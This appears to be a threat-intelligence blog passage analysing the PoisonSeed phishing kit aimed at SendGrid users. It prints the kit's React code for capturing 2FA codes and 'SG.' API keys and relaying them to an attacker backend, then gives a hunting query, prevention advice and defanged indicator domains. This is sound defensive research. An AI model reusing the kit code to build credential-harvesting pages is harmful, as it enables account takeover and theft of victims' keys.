
```
const handleSubmit = async (e) => {
   e.preventDefault();
   setError('');
   setResendMessage('');

   setIsLoading(true);
   const encryptedEmail = Cookies.get('encryptedEmail');
   try {
     const response = await fetch(`${API_URL}/2fa/verify`, {
       method: 'POST',
       headers: {
         'Content-Type': 'application/json',
       },
       body: JSON.stringify({
         twoFactorId,
         code,
         encryptedEmail,
       }),
     });

     const data = await response.json();

     if (data.status === 200) {
       window.location.href = data.redirect;
     } else if (data.status === 202) {
       navigate(data.redirect);
     } else {
       setError(data.message || 'Invalid code. Please try again.');
     }
   } catch (err) {
     console.error('Error verifying 2FA:', err);
     setError('An error occurred. Please try again.');
   } finally {
     setIsLoading(false);
```

```
    }
  };
```

JavaScript

The “handleResend” function provides an alternative pathway for victims who prefer receiving the 2FA code via SMS:

- It resets any error or resend messages and triggers the loading state.
- Using the encrypted email from cookies, the component sends a POST request to the endpoint (“/2fa/resend-sms”) to initiate the SMS code resend process.
- Upon success, a confirmation message appears and navigation to the SMS-based 2FA route occurs.
- In the event of an error (either from the fetch call or non-OK HTTP response), an appropriate error message is displayed to the victim.
- The loading state is cleared once the request is completed.

```
const handleResend = async () => {
   setError('');
   setResendMessage('');
   setIsLoading(true);

   const encryptedEmail = Cookies.get('encryptedEmail');
   try {
     const response = await fetch(`${API_URL}/2fa/resend-sms`, {
       method: 'POST',
       headers: {
         'Content-Type': 'application/json',
       },
       body: JSON.stringify({
         twoFactorId,
         encryptedEmail,
       }),
     });

     const data = await response.json();
     if (response.ok) {
       setResendMessage('A new SMS code has been sent.');
     } else {
       setError(data.message || 'Failed to resend SMS code. Please try again.');
     }
   } catch (err) {
     console.error('Error resending SMS code:', err);
     setError('An error occurred while resending the SMS code.');
   } finally {
     setIsLoading(false);
```

```
  }
};
```

JavaScript

TwoFactorEmail.jsx

TwoFactorEmail.jsx manages email-based two-factor authentication (2FA). It displays a form where victims can enter a verification code that was sent to their email. The component retrieves the associated victim email based on the 2FA identifier from the URL, validates the entered code against the backend API, and then navigates the victim accordingly based on the verification outcome.

Within “useEffect”, the component executes these tasks:

- Checks if the “twoFactorId” parameter is available; if missing, an error message is rendered indicating an invalid 2FA request.
- If “twoFactorId” exists, a GET request to the designated API endpoint (using a base URL from environment variables) retrieves the victim’s email.
- On success, the email is stored. In the event of an error during this fetch, an error message is set to inform the victim that their email could not be loaded.

```
useEffect(() => {
   const fetchEmail = async () => {
     if (!twoFactorId) {
       setMessage(
         <div className="loginForm__statusMessageContainer">
           <div className="loginForm__statusMessage loginForm__statusMessage--error">
             <img
               src="https://login.mailgun.com/login/static/error.svg"
               className="loginForm__statusMessage__image"
               alt="Error Icon"
             />
             <span className="loginForm__statusText">Invalid 2FA request</span>
           </div>
         </div>
       );
       return;
     }

     try {
       const API_URL = process.env.REACT_APP_API_URL || 'http://localhost:5000/api';
       const response = await axios.get(`${API_URL}/2fa/email/${twoFactorId}`);
       setUserEmail(response.data.email);
     } catch (error) {
       setMessage(
         <div className="loginForm__statusMessageContainer">
```

```
            <div className="loginForm__statusMessage loginForm__statusMessage--error">
              <img
                src="https://login.mailgun.com/login/static/error.svg"
                className="loginForm__statusMessage__image"
                alt="Error Icon"
              />
              <span className="loginForm__statusText">Failed to load user email</span>
            </div>
          </div>
        );
      }
    };

    fetchEmail();
  }, [twoFactorId]);
```

JavaScript

The “handleSubmit” function is triggered when the victim submits the verification form:

- The default form submission event is prevented, and a loading state is enabled.
- A status message is displayed to indicate that the code verification is in progress.
- The component sends a POST request to the API endpoint (“/2fa/verify-email”) with the “twoFactorId”, the entered code, and the “dontAskAgain” option.
- Depending on the API response:
    - If the response status is 200 and a redirect URL is provided, the victim is redirected either via “window.location.href” (full page redirect) or through the navigate function provided by React Router (for in-app route changes).
    - If the verification is successful but no explicit redirect is provided, a success message is shown and the victim is navigated to the home page after a short delay.
    - If code verification fails, an error message informs the victim of the failure.
    - The loading state is reset in the finally block of the try-catch structure once the process completes.

```
const handleSubmit = async (e) => {
   e.preventDefault();
   setIsLoading(true);
   setMessage(
     <div className="loginForm__statusMessageContainer">
       <div className="loginForm__statusMessage loginForm__statusMessage--loading">
         <span className="loginForm__statusText">Verifying code...</span>
       </div>
     </div>
   );

   try {
```

```
    const API_URL = process.env.REACT_APP_API_URL || 'http://localhost:5000/api';
    const response = await axios.post(`${API_URL}/2fa/verify-email`, {
      twoFactorId,
      code,
      dontAskAgain,
    });
    if (response.status === 200) {
      if (response.data.status === 200 && response.data.redirect) {
        window.location.href = response.data.redirect;
      } else if (response.data.status === 202 && response.data.redirect) {
        setMessage(
          <div className="loginForm__statusMessageContainer">
            <div className="loginForm__statusMessage loginForm__statusMessage--loading">
              <span className="loginForm__statusText">Redirecting...</span>
            </div>
          </div>
        );
        navigate(response.data.redirect);
      } else if (response.data.status === 200) {
        setMessage(
          <div className="loginForm__statusMessageContainer">
            <div className="loginForm__statusMessage loginForm__statusMessage--success">
              <span className="loginForm__statusText">{response.data.message}</span>
            </div>
          </div>
        );
        setTimeout(() => navigate('/'), 2000);
      } else {
        setMessage(
          <div className="loginForm__statusMessageContainer">
            <div className="loginForm__statusMessage loginForm__statusMessage--error">
              <img
                src="https://login.mailgun.com/login/static/error.svg"
                className="loginForm__statusMessage__image"
                alt="Error Icon"
              />
              <span className="loginForm__statusText">{response.data.message}</span>
            </div>
          </div>
        );
      }
    } else {
      throw new Error('Unexpected HTTP status: ' + response.status);
    }
  } catch (error) {
    const errorMessage = error.response?.data?.message || 'Email code verification failed';
    setMessage(
```

```
        <div className="loginForm__statusMessageContainer">
          <div className="loginForm__statusMessage loginForm__statusMessage--error">
            <img
              src="https://login.mailgun.com/login/static/error.svg"
              className="loginForm__statusMessage__image"
              alt="Error Icon"
            />
            <span className="loginForm__statusText">{errorMessage}</span>
          </div>
        </div>
      );
    } finally {
      setIsLoading(false);
    }
  };
```

JavaScript

TwoFactorGA.jsx

TwoFactorGA.jsx facilitates Google Authenticator–style 2FA. It presents a form where victims enter a 6-digit code generated by the authenticator app. After form submission, the code is verified by the backend, and the victim is redirected as appropriate depending on the verification outcome. In addition, the component provides an option to request a code via SMS, transitioning the victim to a different 2FA route.

When the victim submits the form:

- The “handleSubmit” function activates, clearing existing error or resend messages and setting the loading state.
- It obtains the encrypted email from cookies and, along with the “twoFactorId” and the entered code, sends a POST request (using fetch) to the backend endpoint (“/2fa/verify”).
- The response returned by the API is parsed as JSON.
    - If the response status is 200, a full page redirect is invoked via “window.location.href”.
    - If the status is 202, the component navigates internally to a new route using the navigate function.
    - If neither status is met, an error message indicates code invalidity or another issue.
- Finally, the loading state is reset to allow further attempts if necessary.

It also consists the same “handleResend” function described in the TwoFactorSMS.jsx.

```
const handleSubmit = async (e) => {
   e.preventDefault();
   setError('');
   setResendMessage('');

   setIsLoading(true);
   const encryptedEmail = Cookies.get('encryptedEmail');
```

```
    try {
      const response = await fetch(`${API_URL}/2fa/verify`, {
        method: 'POST',
        headers: {
          'Content-Type': 'application/json',
        },
        body: JSON.stringify({
          twoFactorId,
          code,
          encryptedEmail,
        }),
      });

      const data = await response.json();

      if (data.status === 200) {
        window.location.href = data.redirect;
      } else if (data.status === 202) {
        navigate(data.redirect);
      } else {
        setError(data.message || 'Invalid code. Please try again.');
      }
    } catch (err) {
      console.error('Error verifying 2FA:', err);
      setError('An error occurred. Please try again.');
    } finally {
      setIsLoading(false);
    }
  };
```

JavaScript

ApiKeyVerification.jsx

Lastly, ApiKeyVerification.jsx manages API key–based authentication. It allows victims to verify their identity by providing an API key that starts with the prefix “SG.” The component validates the API key on the client side, then sends it along with an encrypted email (retrieved from cookies) to the backend for verification. Depending on the response, the victim is either redirected or shown an error message.

When the form is submitted (“handleSubmit” function):

- The default form submission behavior is prevented.
- Previous error messages are cleared.
- A client-side check is performed to confirm that the API key starts with “SG.” If it doesn’t, an error message is immediately set and the submission is halted.

- If the prefix check passes, the component retrieves the encrypted email from cookies and then sets the “isLoading” flag to true before proceeding.

The component sends a POST request to the backend endpoint “/verify-api-key/[apiKeyId]” (with “apiKeyId” extracted from the URL). The request’s JSON body consists of the “apiKeyId”, the provided “apiKey”, and the encrypted email. After receiving and parsing the response:

- If “data.status” equals 200, a full page redirect is triggered using “window.location.href”.
- If “data.status” equals 202, the component uses the navigate function for an in-app redirection.
- For any other status, an error message is set (using the value provided by the backend or a default message).

```
const handleSubmit = async (e) => {
   e.preventDefault();
   setError('');

   // Client-side SG. prefix check
   if (!apiKey.startsWith('SG.')) {
     setError('Invalid API key');
     return;
   }

   setIsLoading(true);
        const encryptedEmail = Cookies.get('encryptedEmail');  // Retrieves the cookie by name
   try {
     const response = await fetch(`${API_URL}/verify-api-key/${apiKeyId}`, {
       method: 'POST',
       headers: {
         'Content-Type': 'application/json',
       },
       body: JSON.stringify({
         apiKeyId,
         apiKey,
                   encryptedEmail,
       }),
     });

     const data = await response.json();

     if (data.status === 200) {
       window.location.href = data.redirect;
     } else if (data.status === 202) {
       navigate(data.redirect);
     } else {
       setError(data.message || 'Invalid API key. Please try again.');
     }
```

```
    } catch (err) {
      console.error('Error verifying API key:', err);
      setError('An error occurred. Please try again.');
    } finally {
      setIsLoading(false);
    }
  };
```

JavaScript


Ultimately, attackers capture authentication cookies as Adversary-in-the-Middle (AitM) and relay them back to the victim. PoisonSeed successfully bypasses MFA, enabling them to access the victim's account and pursue objectives manually or automatically, including bulk email list downloads and sending emails from the compromised account.

Infrastructure Analysis

Redirection Domains

The majority of domains redirecting to phishing sites originated from sendgrid.net (source: URLScan).

Additional identified domains are associated with email marketing, CRM solutions, and legitimate business websites across various sectors, likely indicating compromise.




Summary of Total Tasks by Redirection Domain

Registrar

NICENIC served as the registrar for all identified phishing domains hosting this kit. Nicenic.net ranks third for most malicious domain registrations, per Spamhaus as of this blog's writing. Additionally, that registrar is the


preferred choice for both Scattered Spider and CryptoChameleon (members of “The Com”).



Summary of Domains by Registrar

Hosting Providers


Most phishing domains were hosted on Cloudflare—ranked 5th among top malware hosting networks and favored for IP address obfuscation—followed by DE-Firstcolo and SWISSNETWORK02, ranked 15th and listed in Spamhaus ASN-DROP.



Summary of Domains by AS Name

Name Servers

PoisonSeed selected Cloudflare and Bunny.net for Name Servers.



Summary of Domains by Name Server

Hunting Opportunities

URLScan


The following URLscan query (requiring a PRO plan) reliably detects PoisonSeed's phishing domains and subdomains by analyzing API requests for encrypted email verification, email presence in URLs, titles with 'Verification' or 'Sign-in', and cookie names containing encrypted email or fake Turnstile challenge strings:

```
filename:"/api/check-email" AND page.url:*?email=* AND ((page.title:*Verification* OR page.title:*Sign*) OR co
```

JavaScript

SilentPush

This Silent Push's WHOIS Scanner example search serves as a starting point for identifying domains potentially registered by PoisonSeed for phishing kit deployment:



SilentPush WHOIS Scanner Search for PoisonSeed Domains

The searches are based on the absence of City and Zip Code fields, the presence of State and Country fields, the NICENIC registrar, Cloudflare as name server (also combined with Bunny.net in a separate search term), and registration after March 2025 in the WHOIS data. Note that these searches yield potential PoisonSeed phishing domain candidates, necessitating further validation. Additional searches are also provided by SilentPush.

Validin

Hunting PoisonSeed indicators is also covered through Validin's blog, presenting actionable pivots.

Prevention Measures

Below are key recommendations for protection against PoisonSeed campaigns:

1. **Enhance Strong Authentication**:
    - Eliminate SMS, phone call, and email authentication methods.

- Implement phishing-resistant MFA, like FIDO2 security keys, particularly for privileged accounts and C-Level executives.
- Adopt passwordless authentication, such as Windows Hello for Business, where feasible.

2. **Educate and Raise Awareness**:
   - Educate employees to identify and report social engineering attempts.
   - Provide awareness training on modern-day phishing tactics.
   - Encourage vigilance against suspicious communications and requests.
3. **Monitor and Detect Anomalies**:
   - Ensure comprehensive visibility across infrastructure, identity, and critical management services.
   - Establish alerting rules for suspicious logins, bulk email sending, and email list export activities.
   - Continuously monitor domain registrations impersonating brands and authentication anomalies.

Indicators of Compromise

```
 device-sendgrid[.]com
navigate-sendgrid[.]com
dashboard[.]navigate-sendgrid[.]com
https-sendgrid[.]com
network-sendgrid[.]com
sso-sendgridnetwork[.]com
terminateloginsession[.]com
mysandgrid[.]com
grid-sendlogin[.]com
server-sendlogin[.]com
sgaccountsettings[.]com
https-sglogin[.]com
sgsettings[.]live
gsecurelogin[.]com
https-sgpartners[.]info
securehttps-sgservices[.]com
https-sendgrid[.]info
https-sgportal[.]com
https-loginsg[.]com
sgportalexecutive[.]org
sg[.]usportalhelp[.]com
sendgrid[.]executiveteaminvite[.]com
loginportalsg[.]com
gloginservicesaccount[.]com
sendgrid[.]aws-us5[.]com
aws-us4[.]com
sendgrid[.]aws-us3[.]com
sendgr[.]id-unlink[.]com
appeal[.]grid-secureaccount[.]com
sgupgradegold[.]com
session[.]ssogservices[.]com
```

```
sso-glogin[.]com
1send[.]grid-sso[.]com
send[.]grid-secureaccount[.]com
provider[.]ssogservices[.]com
ssogservices[.]com
send[.]grid-authority[.]com
send[.]grid-network[.]com
sso-gservices[.]com
portal-sendgrld[.]com
sso[.]portal-sendgrld[.]com
diamond[.]portal-sendgrld[.]com
login[.]portal-sendgrld[.]com
managerewards-cbexchange[.]com
internal-ssologin[.]com
mange-accountsecurity[.]com
service-settings[.]com
secure-ssologins[.]com
legalcompliance-login[.]com
services-goo[.]com
sendgrid[.]service-settings[.]com
sendgrid[.]production-us12[.]com
okta[.]ssologinservices[.]net
aws-us3-manageprod[.]com
myhubservices[.]com
signon-directory[.]com
okta[.]login-enterprisesso[.]com
okta[.]login-request[.]com
sso-accountservices[.]com
```

JavaScript

Special thanks to Stef Collart, Maxime Thiebaut and Didier Stevens for reviewing this post.

Efstratios Lontzetidis

Efstratios is a member of the Threat Intelligence team at NVISO’s CSIRT and is mainly involved in Infrastructure Hunting and Intelligence Production.
